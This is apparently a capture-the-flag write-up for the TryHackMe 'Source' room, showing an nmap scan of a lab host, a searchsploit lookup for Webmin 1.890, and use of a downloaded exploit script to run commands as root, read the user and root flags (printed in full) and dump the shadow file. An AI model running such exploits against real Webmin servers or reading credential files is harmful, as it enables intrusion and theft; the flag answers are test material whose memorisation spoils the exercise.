Source_THM

Enumaration

we see a webserver running at port 10000

it is an https server so we need to manually bypass ssl check in browser

WE get a webmin login but we dont have any credentials

we use a github exploit for an unathenticated RCE

Nmap

PORT 22,10000 open

PORT STATE SERVICE VERSION
10000/tcp open http MiniServ 1.890 (Webmin httpd)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-2333)
| /index.php source code:
| <h1>Error - Document follows</h1>
|_ This web server is running in SSL mode. Try the URL https://ip-10-10-41-33.eu-west-1.compute.internal:10000/ instead.
|_http-majordomo2-dir-traversal: ERROR: Script execution failed (use -d to debug)
| http-phpmyadmin-dir-traversal:
| VULNERABLE:
| phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
| State: UNKNOWN (unable to test)
| IDs: CVE:CVE-2005-3299
| PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4 and 2.6.4-pl1 allows remote attackers to include local files via the $__redirect parameter, possibly involving the subform array.
|
| Disclosure date: 2005-10-nil
| Extra information:
| ../../../../../etc/passwd :
| <h1>Error - Document follows</h1>
| This web server is running in SSL mode. Try the URL https://ip-10-10-41-33.eu-west-1.compute.internal:10000/ instead.
|
| References:
| http://www.exploit-db.com/exploits/1244/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2006-3392:
| VULNERABLE:
| Webmin File Disclosure
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2006-3392
| Webmin before 1.290 and Usermin before 1.220 calls the simplify_path function before decoding HTML.
| This allows arbitrary files to be read, without requiring authentication, using "..%01" sequences
| to bypass the removal of "../" directory traversal sequences.
|
| Disclosure date: 2006-06-29
| References:
| http://www.exploit-db.com/exploits/1997/
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3392

|_ http://www.rapid7.com/db/modules/auxiliary/admin/webmin/file_disclosure
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 199.28 ms 10.4.0.1
2 ... 3
4 455.36 ms 10.10.41.33

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.65 seconds


HTTPS:10000

Webmin version 1.890

we find an exploit for this version

```
└─# searchsploit webmin 1.890
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)                 | linux/webapps/47330.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```


i used a github exploit for this purpose



#

Exploitation

We are able to execute commands as root on the server



so i dump shadow file and get dark user hash

I can directly read user and root flag

PostExploitation

Loot

Credentials

Flags

User Flag

THM{SUPPLY_CHAIN_COMPROMISE}

```
┌──(root💀CyberJunkie)-[~/Tryhackme/Source_THM]
└─# python3 exploit.py 10.10.41.33 10000 "cat /home/dark/user.txt"


--------------------------------


  ______________    _____   __
 / ___/_  __/ _ |  / ___/  / /
 \__ \ / / / __ | / /__   / /
___/ // / / /_/ |/ /__/  /_/
/____//_/ /_/  |_/___/  (_)

--------------------------------

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
THM{SUPPLY_CHAIN_COMPROMISE}
</p>
```

Root Flag

THM{UPDATE_YOUR_INSTALL}

```
┌──(root💀CyberJunkie)-[~/Tryhackme/Source_THM]
└─# python3 exploit.py 10.10.41.33 10000 "cat /root/root.txt"


--------------------------------


  ______________    _____   __
 / ___/_  __/ _ |  / ___/  / /
 \__ \ / / / __ | / /__   / /
___/ // / / /_/ |/ /__/  /_/
/____//_/ /_/  |_/___/  (_)

--------------------------------

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
THM{UPDATE_YOUR_INSTALL}
</p>
```